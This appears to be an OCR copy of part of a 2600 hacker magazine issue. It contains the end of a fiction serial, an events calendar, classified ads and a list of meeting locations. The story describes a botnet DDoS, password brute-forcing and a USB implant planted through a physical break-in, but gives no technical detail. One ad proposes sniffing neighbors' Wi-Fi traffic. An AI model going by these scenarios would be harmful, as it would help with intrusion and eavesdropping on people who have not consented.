Her face glowed as she worked uncomfortably close to her laptop screen. Hunched over, staring, her position had the intensity of a bird of prey. The rest of her burned with barely-contained energy as she typed, thought, moused, and occasionally cursed.

Translation: I should stay out of the way.

I almost jumped as she leaned back with a huff. She rotated the screen so I could see it, and pointed to lines of code I couldn't understand.

"It's good and bad," she said. "They're really secure, but I can get in if I had time. Problem is, we don't have time. The servers Reboot used are exposed to the Web, okay, and whoever locked them down knows what she's doing. It's a secured environment. Patched firewalls with heavy port restrictions. Three separate honeypots. Probably monitors for all traffic in and out, and I assume flags for any admin logons. Still... I can use these external servers to get inside, but yeah, I need time."

"How much time?"

"To do it the safe way, undetected, I need time we don't have. They might have alerts on what I did just now - if they're smart, they're reviewing access logs and will see me logging in with Reboot's creds."

"They'll terminate all access," I said. "Maybe shut down the web-facing servers until they deal with us. They'll come right back here. It won't just be Reboot. He'll bring friends. We shouldn't be here if they are."

"Yeah."

My instincts to do this more carefully had been right. We'd moved too fast. P@nic's desire to hurt Reboot was justified, but her jump to immediate action was like using the Konami cheat code without knowing the game: You start out all excited and confident, but still end up losing.

"We should move, right now," I said. "Leave the house. Take your laptop. I can get you mobile from my office."

She was already shaking her head.

"That'll just use up minutes we don't have. Didn't you tell me RedAction's already been to your office? They'll find us no matter where we go."

She stared intently at the space behind her laptop. Her fingers tapped as she thought.

The longer we waited, the more likely it would be that we'd get caught. "We can't hide," I said. "If they haven't seen us already, they're about to. What we need is a distraction. Give them something to worry about besides us."

Her fingers stopped their tapping. She looked at me and smiled.

"I could do that. I'm already in the web-facing servers. I could leave something big. Let them know someone's knocking on the door. That's the distraction. While they deal with that, we insert a second present they'll never notice: A little, tiny, hidden present that will let me in unrestricted after they think they've patched all their security holes."

"What's the distraction?"

"I've got my botnet. I'm going to point it at their servers. Have ninety-nine percent of it run a DDoS attack. Meantime, the other one percent of the time I'll pause the attack, and when RedAction tries to breathe, they'll see I'm running brute-force password attacks on their firewalls."

"That's like knocking on their door with a sledgehammer."

"Yeah. They'll notice. That's the distraction. But for the second thing - the 'present' - I can't do that quickly, unless we can get onsite."

"I see where this is going. Or rather, where *I'm* going."

"You have a fast car, right?"

She was half right, so I nodded confidently.

"Yeah. It's definitely a car."

"Take this." She handed me a USB stick. "This will poke an encrypted tunnel that'll call home to get me on a private subnet if you can plug it in to any internal PC."

"I plug this in, you get access?"

She nodded quickly, and shooed me away with both hands.

"And it's kind of important that you move. Drive. Go. Now."

Ten seconds later I was out of the house, staring at my car.

Five seconds after that I was inside my car, praying to Cthulhu that the engine would turn over. In His Sanity-Destroying Grace and Abyss of-Mercy, the Great Old One must've decided to let me live another day, because He allowed amperage to move from battery to starter to fire up the engine.

Like an old man getting out of bed, my car groaned to life. Its voice was an engine from long ago, a time when there existed only six *Star Wars* movies, when sex scandals were just one celebrity at a time, and when Bitcoin's value was measured not in dollars, but in dreams.

I spun the wheel and floored the gas. The old Nissan thought for a moment, hiccuped, and began to carry me out of P@nic's cul-de-sac. The expensive and shiny cars around us smirked as I left. My transport flew at speeds approaching 30 MPH. I GPSed to the West Rapids address P@nic had given me.

My job was to plug in P@nic's USB stick to any PC on the RedAction internal network. Meaning I had to get inside RedAction's headquarters to do it. Since I had no other information to go on, and had never even seen the outside of the building, I had a puzzle. I could sneak in and hope no one saw me, but that would probably be a bad idea, since RedAction itself was a company defined by its own sneakiness. Besides, I had no idea of what security measures were onsite. I'd probably be on camera as soon as I was within viewing distance from their offices. A snake knows a snake. I had to become something a snake wouldn't see, like... a flying snake? I wasn't sure yet.

RedAction - a secure, clandestine, high-tech outfit - just happened to be in the middle of the dumpiest section of West Rapids. I was sure that was no accident. I wanted to scout around without having to appear on any security cameras, so I parked my car around the block and got out early.

The building was square in the middle of what West Rapids termed a "Revitalization Zone" - a way to tempt new businesses by giving massive tax breaks if you built in the bad section of town. Sometimes it worked. In this dirty industrial park, however, political optimism had been body-slammed hard by cold reality. In a city the size of West Rapids, there were always winners and losers, spots of shining hope as well as dark, painful bruises. This area was as depressed as a sysadmin prepping for an ERP migration.

If the buildings here were occupied, they shouldn't have been: A quick glance around showed violations that would be a holiday for OSHA and sanitation inspectors. A prime example was right here - a man dressed in ratty jeans and a patched puffy jacket stood facing away from me. He was urinating against the side of a building.

I waited patiently for him to finish. After a moment, I decided I could still wait patiently, but I should do so upwind. He craned his head around to look at me.

"The hell you want?"

"Hi. You live around here?"

"The hell you need to know for?"

"I've got a meeting one block over. The place just past Ted Stevens Memorial Boulevard."

The guy zipped up and turned to face me. He was big enough to take care of himself, though he looked gaunt. He seemed poised to move fast, though I don't know if that would be towards or away from me. He didn't say anything, so I continued, because I had an idea.

"I'm wondering if you could help me with a strange meeting I'm having. The person I'm meeting doesn't know I'm coming. I work for a company that does physical security and access procedure testing. We've been hired by the place a block over to test their security. If I can get in the building without security knowing, they'll know where to improve their systems. I need to do this carefully and quietly. Can you help?"

He hawked and spat into a chipped patch on the concrete sidewalk. He glanced down to check his accuracy, then glared back up at me.

"You got no meeting. I'm thinking you lie to me, son."

I sighed.

"You're right," I said. "I just need to break in to the place."

The man snorted, then nodded. "That's more like it. I know what to do."

"What's that?"

"Payment first. Give me a hundred bucks. I'll make your day."

"I never carry that much with me. You take bitcoin?"

He looked at me like I was stupid for asking, so I continued, "Ecurrencies would make this really easy. We both use a third-party escrow verifier so neither one of us gets scammed. Trust is the basis of -"

"Now your price is two hundred."

"Cash will be fine."

HACKER HAPPENINGS

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $200 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, ***email us*** at **happenings@2600.com** or by snail mail at **Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA.** We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

January 19-21
ShmooCon XIV
Washington Hilton Hotel
Washington DC
www.shmoocon.org

March 30 - April 2
Easterhegg 2018
FabLab Wurzburg
Wurzburg, Germany
easterhegg.eu

April 13-15
CarolinaCon 14
Hilton Midtown
Raleigh, North Carolina
www.carolinacon.org

April 28-29
Maker Faire U.K.
Life Science Centre
Newcastle upon Tyne, England
www.makerfaireuk.com

May 4-5
THOTCON 0x9
Chicago, Illinois
thotcon.org

May 18-20
Maker Faire Bay Area
San Mateo Event Center
San Mateo, California
www.makerfaire.com

May 18-20
NolaCon
Crowne Plaza New Orleans
New Orleans, Louisiana
nolacon.com

June 1-3
CircleCityCon 5
The Westin
Indianapolis, Indiana
circlecitycon.com

June 20-24
ToorCamp
Doe Bay Resort & Retreat
San Juan Islands, Washington
toorcamp.toorcon.net

June 30 - July 1
Nuit Du Hack
Cité des Sciences et de l'Industrie
Paris, France
www.nuitduhack.com

July 20-22
The Circle of HOPE
Hotel Pennsylvania
New York City, New York
hope.net

August 9-12
DEF CON 26
Caesar's Palace
Las Vegas, Nevada
www.defcon.org

Please send us your feedback on any events you attend and let us know if they should/should not be listed here.

Marketplace

Events

KEVIN MITNICK hacked Pac Bell @ 16, hacked the Pentagon @ 18, hacked the FBI @ 30. Wants to tell you his secrets. Also starring: Brian Krebs, Frank Abagnale, and Ann Barron-DiCamillo. Security Titans. 1 day. 1 stage. All the secrets. 02.23.2018, Scottsdale, AZ securitytitans.org

THE CIRCLE OF HOPE. A Hacker's Dozen. The 12th incarnation of the Hackers On Planet Earth series, taking place at the Hotel Pennsylvania in New York City July 20-22, 2018. We have expanded space this year! Tickets are currently on sale at store.2600.com. Want to give a talk? Check out the hope.net speaker section. You can also find info at the hope.net website on volunteering, being a vendor, running a workshop, and more!

For Sale

HOW TO DO PRIVACY IN THE 21ST CENTURY by Peter Burnett. The War on Privacy is lost, and states and corporations collect more of our data than even they know what to do with. No one person or group can understand the implications of this, but we all know there is no going back. This book charts how we came to surrender everything from our faceprints to our location data. The question now is what next, and how can we reclaim our lost freedoms? Chapters on Wikileaks, Thomas Drake, Kim Dotcom, Snowden, corporate data collection, the (mis)prosecution of Barrett Brown, the Pirate Bay, the theory of privacy and prominent hacktivists, the blockchain, as well as wisdom from these very pages - *2600*. Profits from the sale of this book (published by Eyewear Publishing, London) are going to the EFF (eff.org). Find out more at http://peterburnett.info/privacy

HACKERSTICKERS.COM now carries cDc merchandise, accepts bitcoin, sells lock pick sets, bawls energy mints, and an awesome lineup of hacker clothing including the new Johnny Cupcakes x HackerStickers collaboration Hacker Big Kid Shirt. Get all the goods at HackerStickers.com.

DEFEND YOUR WI-FI. Coaxifi kits deliver Wi-Fi over your home's coaxial cabling, for higher throughput than range extenders offer. Use Coaxifi to extend your Wi-Fi, or pair with Kali to sniff your neighbors' traffic from every side of the house. 10% off any order with promo code "SUP2600". coaxifi.com

PORTABLE PENETRATOR. Find WPA WPA2 WPS Wifi Keys Software. Customize reports use for consulting. https://shop.secpoint.com/2600

CLUB-MATE is now easy to get in the United States! The caffeinated German beverage is a huge hit at any hacker gathering. Available in two quantities: $36.99 per 12 pack or $53.99 per 18 pack of half liter bottles plus shipping. Write to contact@club-mate.us or order directly from store.2600.com.

HACKER WAREHOUSE is your one stop shop for hacking equipment. We understand the importance of tools and gear which is why we carry only the highest quality gear from the best brands in the industry. From WiFi Hacking to Hardware Hacking to Lock Picks, we carry equipment that all hackers need. Check us out at HackerWarehouse.com.

NEEDFULWARES.COM. Thank you for your time today in reading this. Please visit this site to view the most beautifully hacked coins and hardcover books, handmade in the still-great USA! There are wonderfully handcrafted (some may called them hacked) coin rings (and book safes to hide them in) for EVERYONE. Yes, I make change into something you can wear on your body and books that will keep your wares (or whatever) safely hidden. These are great gift ideas and all my work has a Made-In-USA, money-back, no-hassle guarantee. Custom, handmade by myself, orders are available.

BLUETOOTH SEARCH FOR ANDROID searches for nearby discoverable Bluetooth devices. Runs in the background while you use other apps, recording devices' names, addresses, and signal strength, along with device type, services, and manufacturer. Handles Bluetooth Classic and Bluetooth LE (on LE-equipped Android devices). This is a valuable tool for anyone developing Bluetooth software, security auditors looking for potentially vulnerable devices, or anyone who's just curious about the Bluetooth devices in their midst. Exports device data to a CSV file for use in other programs, databases, etc. If you've used tools like btscanner, SpoofTooph, Harald Scan, or Bluelog on other platforms, you need Bluetooth Search on your Android device. More info and download at http://tinyurl.com/btscan.

Announcements

SECUREMAC.COM has been hard at work putting together the weekly podcast *The Checklist* covering security and hacking related subjects near and dear to Apple users as well as general how-to's, history, and tips. Subscribe to this free podcast at www.securemac.com/checklist

LISTEN TO THE GREYNOI.SE PODCAST. There are many information security podcasts out there, and we're just one of them. We are here for the newbies and veterans alike! The greynoi.se podcast discusses general news, science, and privacy as well as technology specific issues, all from the hacker perspective. Recorded LIVE at the SYNShop Hackerspace in Las Vegas, NV, Friday nights now at 7:30 pm PT. Recorded shows are usually online by Monday evenings. Have a listen and we LOVE feedback! https://greynoi.se

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Your feedback on the program is always welcome at oth@2600.com.

COVERTACTIONS.COM is the most comprehensive directory of encryption products anywhere. Search by type, hardware/software, country, open source, platform, and more. Now over 1000 products listed which include 212+ VPN's, 187 messaging and 117 file encryption apps. These are just a few of the 27 categories available. There is no faster and easier way to find the encryption product that meets your requirements. Suggestions and feedback welcome.

THE SCI-FI AGENDA - the thinking person's guide to science fiction cinema. There's a lot to wish for regarding portrayals of hackers in movies, but we've come a long way since that unfortunate 1995 film... you know which. But in science fiction, the hacker mentality and hacker ethics are everywhere. The way we relate to novel technology is central to the story of many fine film productions, especially in the last 15 or so years. This is why we created The Sci-Fi Agenda, because smart, curious, and thoughtful people, such as the readers of *2600*, want equally smart sci-fi movies. Think of it as the hacker's curriculum, about 50 movies that pose interesting questions, whether about the power relation between AI and its creator (*Ex Machina*), the ethics of rogue biohacking (*Splice*), responsible disclosure of crypto vulnerabilities (*Traveling Salesman*), the role of genomics

versus employability (*Gattaca*), what mind uploading should be used for (*Extracted*), and the list goes on and on. We are certain you will enjoy many of the movies in this collection, and that they will provide plenty of food for thought relating to your own place in this world and the power that comes with knowledge. Visit us at scifiagenda.com and enjoy!

AUSTIN HACKERSPACE: A shared workshop with electronics lab, laser cutters, 3D printers, CNC machines, car bay, woodworking, and more! $60/mo for 24/7 access to all this and a great community as well. Open House and open meetups weekly. 9701 Dessau Rd, Austin, TX http://atxhs.org/

Services

SKEPTICAL OF GITHUB? sr.ht is an in-progress software suite for hosting open source projects that's more in tune with the hacker way. sr.ht is more modular and more flexible, with features like mailing list driven development and full virt build automation with KVM. Interested in helping test the beta? Reach out to SirCmpwn: sir@cmpwn.com

LOCKPICKING101.COM - a locksport community driven by lock picking hobbyists and locksmiths alike. New to lock picking or want to advance your skills or help others learn? Just head over to LockPicking101.com and say Mr. Picks sent you!

INTELLIGENT HACKERS UNIX SHELL: Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

UNIX SHELL ACCOUNTS & WEB HOSTING SINCE 1999. JEAH.NET is one of the oldest and most trusted for fast, stable shell accounts. We include hundreds of funny, relevant vhosts for IRC, and access to new and classic *nix programs and compilers. JEAH.NET proudly hosts eggdrop bots, bouncers, IRCD, and web sites w/SQL. *2600* readers' setup fees are always waived. BTW: FYNE.COM (our sister co.) offers free DNS hosting and WHOIS privacy for $3.50 with all domains registered or transferred in!

DIGITAL FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the Constitutional right to a zealous defense, and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Sensei's digital forensic examiners hold the prestigious CISSP, CCE, and EnCE certifications. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We recover data nationwide from many sources, including computers, external media, tablets, and smartphones. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. Our principals are co-authors of *Locked Down: Practical Information Security for Lawyers, 2nd edition* (American Bar Association 2016), *Encryption Made Simple for Lawyers* (American Bar Association 2015), and hundreds of articles on digital forensics and an award-winning blog on electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even Oprah Winfrey's *O* magazine. For more information, call us at 703.359.0700 or email us at sensei@senseient.com.

HACKERS, PHREAKERS, COMPUTER NERDS. Feel disillusioned, depressed, and dissatisfied with the way your life is passing? Need love, happiness, togetherness, and financial freedom? Here is the solution. Be with us to be yourself. You can be independent by joining with your kind. Enjoy the possibilities of collective thought, with associates who feel and think just like you do. Break that old routine, and dare to explore something new and unique. Contact THE HUB at: P. Bronson, P.O. Box 1000-AF8163, Houtzdale, PA 16698-1000.

HAVE YOU SEEN THE *2600* STORE? Plenty of features, hacker stuff, and all sorts of possibilities. We accept Bitcoin and Google Wallet, along with the usual credit cards and PayPal. We have an increasing amount of digital download capability for the magazine and for HOPE videos. Best of all, we've lowered prices on much of our stock. Won't you pay us a visit? store.2600.com

DOUBLEHOP.ME is an edgy VPN startup aiming to rock the boat with double VPN hops and encrypted multi-datacenter interconnects. We enable clients to VPN to country A, and transparently exit country B. Increase your privacy with multiple legal jurisdictions and leave your traditional VPN behind! We don't keep logs, so there's no way for us to cooperate with LEOs, even if we felt compelled to. We accept Bitcoin and offer automated order processing! Use promo code COSBYSWEATER2600 for 50% off (https://www.doublehop.me).

ANTIQUE COMPUTERS. From Altos to Zorba and everything in between - Apple, Commodore, DEC, IBM, MITS, Xerox... vintagecomputer.net is full of classic computer hardware restoration information, links, tons of photos, video, document scans, and how-to articles. A place for preserving historical computers, maintaining working machines, running a library of hard-to-find documentation, magazines, SIG materials, BBS disks, manuals, and brochures from the 1950s through the early WWW era. http://www.vintagecomputer.net

FBI FILES - Public service websites GetGrandpasFBIfile.com and GetMyFBIfile.com provide simple form letters to get dossiers from the FBI and other agencies. Free of charge. You can also print out the blank request templates if you prefer not to share personal information while using the website.

DATA RAIN SOLUTIONS is a budding Colorado IT startup specializing in reliable and affordable remote tech support in advanced malware removal, PC optimization, diagnostics, and more. *2600* subscribers get 10% off their first order, as-need basis, or 1 year sub. Contact us: shanaroneasomi@yahoo.com. Visit us: http://shanaroneasomi.wix.com/datarain. Join the team! (Hackers welcome)

GET YOUR HAM RADIO LICENSE! KB6NU's "No Nonsense" study guides make it easy to get your Technician Class amateur radio license or upgrade to General Class or Extra Class. They clearly and succinctly explain the concepts, while at the same time give you the answers to all of the questions on the test. The PDF version of the Technician Class study guide is free, but there is a small charge for the other versions. All of the e-book versions are available from www.kb6nu.com/study-guides/. Paperback versions are available from Amazon. E-mail cwgeek@kb6nu.com for more information.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. If you're an electronic subscriber, please send us a copy of your subscription receipt. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to marketplace@2600.com.


Deadline for Spring issue: 2/21/18.


THE CIRCLE OF HOPE

Yes, it's happening.
Our 12th conference is set for
July 20-22, 2018 at the Hotel Pennsylvania in New York City!

More space, more speakers, more fun! The first two waves of ticket sales are already sold out. The third and final wave opens in January. Check hope.net for more details!

The Lifetime PDF Subscription






Latest releases:
Volume 33 from 2016 and Volume 17 from 2000.

We now have 26 years of *2600* digitized with more being added every three months! By subscribing, you'll get all of our existing *Hacker Digests*, plus a newly archived one every quarter, along with a brand new digest once a year for as long as you or we are around. $260 gets it all. (Existing analog subscribers can get all of this for only $100.)

Visit store.2600.com
and click on Downloads/PDF

2018 HACKER CALENDARS

The 2018 Hacker Calendar is out! Each month features a 12"x12" glossy photo of a public telephone from somewhere on the planet, and nearly every day marks something significant in the hacker world.



Get yours today! Visit store.2600.com

"If I had to do it all over again, I would know a hell of a lot more about cybersecurity." - Donna Brazile, interim chairperson for the Democratic National Committee, 2016

***2600* is written by members of the global hacker community.**
You can be a part of this by sending your submissions to articles@2600.com or the postal address below.

2600 (ISSN 0749-3851, USPS # 003-176); Winter 2017-2018, Volume 34 Issue 4, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. & Canada - $27 individual,
$50 corporate (U.S. Funds)
Overseas - $38 individual, $65 corporate

BACK ISSUES:
1984-1999 are $25 per year when available.
Individual issues for 1988-1999
are $6.25 each when available.
2000-2016 are $27 per year or $6.95 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

MEETINGS

ARGENTINA

Buenos Aires: Bellagamba Bodegon, Armenia 1242, first table to the left of the front door.

Saavedra: Pizzeria La Farola de Saavedra, Av. Cabildo 4499, Capital Federal. 7 pm

AUSTRALIA

Central Coast: Central Coast Leagues Club (level 2 in the outdoor area). 6 pm

Melbourne: Captain Melville, 34 Franklin St. 6 pm

Sydney: Metropolitan Hotel, 1 Bridge St. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Food court of Eau Claire Market. 6 pm

Edmonton: Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.

Vancouver: International Village Mall food court.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center food court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

COSTA RICA

Heredia: Food court, Paseo de las Flores Mall.

CZECHIA

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

FINLAND

Helsinki: Forum shopping center (Mannerheimintie 20), food court on floor zero.

FRANCE

Paris: Burger King, first floor, Place de la Republique. 6 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the entrance to the Dublin Tourism Information Centre on Suffolk St. 7 pm

ISRAEL

***Beit Shemesh:** In the big Fashion Mall (across from train station), second floor, food court. Phone: 1-800-800-515. 7 pm

***Safed:** Courtyard of Ashkenazi Ari.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Den Gode Nabo. 7 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

Trujillo: Starbucks, Mall Aventura Plaza. 6 pm

PHILIPPINES

Quezon City: Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

RUSSIA

Moscow: RNDM, Podkopayevskiy Pereulok, 7. 7 pm

Murmansk: Rock and Roll Music Bar, pr. Lenina, 11. 7 pm

Saint Petersburg: Pivnoy Etiket bar, Marata St 14. 7 pm

SWEDEN

Stockholm: Starbucks at Stockholm Central Station.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

THAILAND

Bangkok: The Connection Seminar Center. 6:30 pm

UNITED KINGDOM

England

Leeds: The Brewery Tap Leeds. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), front entrance on Coventry St. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Bell Hotel Pub, lower floor near the TV. 6 pm

Scotland

Edinburgh: The Amber Rose, 22-26 Castle St. 6 pm

Glasgow: Starbucks, 9 Exchange Pl. 6 pm

Wales

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Arizona

Phoenix: Lux Central, 4400 N Central Ave. 6 pm

Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm

Tucson: BlackRock Brewers, 1664 S Research Loop #200. 6 pm

Arkansas

Fort Smith: Fort Smith Coffee Company, 1101 Rogers Ave. 6 pm

California

Anaheim (Fullerton): 23b Shop, 418 E Commonwealth Ave (business park behind the thrift store). 7 pm

Chico: Starbucks, 246 Broadway St. 6 pm

Los Angeles: Union Station, inside main entrance (Alameda St side) near the Traxx Bar. 6 pm

Monterey: East Village Coffee Lounge. 5:30 pm

Petaluma: Starbucks, 125 Petaluma Blvd N. 6 pm

Sacramento: Hacker Lab, 1715 I St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Center near street level fountains. 6 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Fort Collins: Dazbog Coffee, 2733 Council Tree Ave. 7 pm

Connecticut

Wallingford: Panera Bread, 1094 N Colony Rd. 6 pm

Delaware

Newark: Barnes and Nobles cafe area, Christiana Mall.

Florida

Fort Lauderdale: Grind Coffee Project, 599 SW 2nd Ave. 7 pm

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Jacksonville: Kickbacks Gastropub, 910 King St. 6:30 pm

Melbourne: Sun Shoppe Cafe, 540 E New Haven Ave. 5:30 pm

Sebring: Lakeshore Mall food court, next to payphones. 6 pm

Titusville: Playalinda Brewing Co,, 305 S Washington Ave.

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance.

Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Champaign-Urbana: Lincoln Square Mall food court.

Chicago: O'Hare Oasis on 294 behind the bank kiosk. 8 pm

Peoria: Starbucks, 1200 West Main St.

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.

Indianapolis: City Market, 2nd floor, just outside Tomlinson Tap Room.

West Lafayette: Jake's Roadhouse, 135 S Chauncey Ave.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Davenport: Co-Lab, 627 W 2nd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston (Cambridge): Starbucks, The Garage, 36 JFK St. 7 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Minnesota

Bloomington: Mall of America food court in front of Burger King. 6 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2215 Scott Ave. 7 pm

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology, 1071 Idaho St. 6 pm

Las Vegas (Henderson): SYN Shop, 1075 American Pacific Dr Suite C. 6 pm

Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Hampshire

Keene: Local Burger, 82 Main St. 7 pm

New Jersey

Somerville: Dragonfly Cafe, 14 E Main St.

New York

Albany: Starbucks, 1244 Western Ave. 6 pm

New York: The Atrium at 875, 53rd St & 3rd Ave, lower level.

Rochester: Interlock Rochester, 1115 E Main St, Door #7, Suite 200. 7 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center).

Raleigh: Morning Times, 10 E Hargett St. 7 pm

North Dakota

Fargo: West Acres Mall food court.

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd.

Columbus: Front of the food court fountain in Easton Mall. 7 pm

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Youngstown (Niles): Panara Bread, 5675 Youngstown Warren Rd.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, food court outside Taco Bell. 5:30 pm

Pittsburgh: Tazz D'Oro, 1125 North Highland Ave at round table by front window.

State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

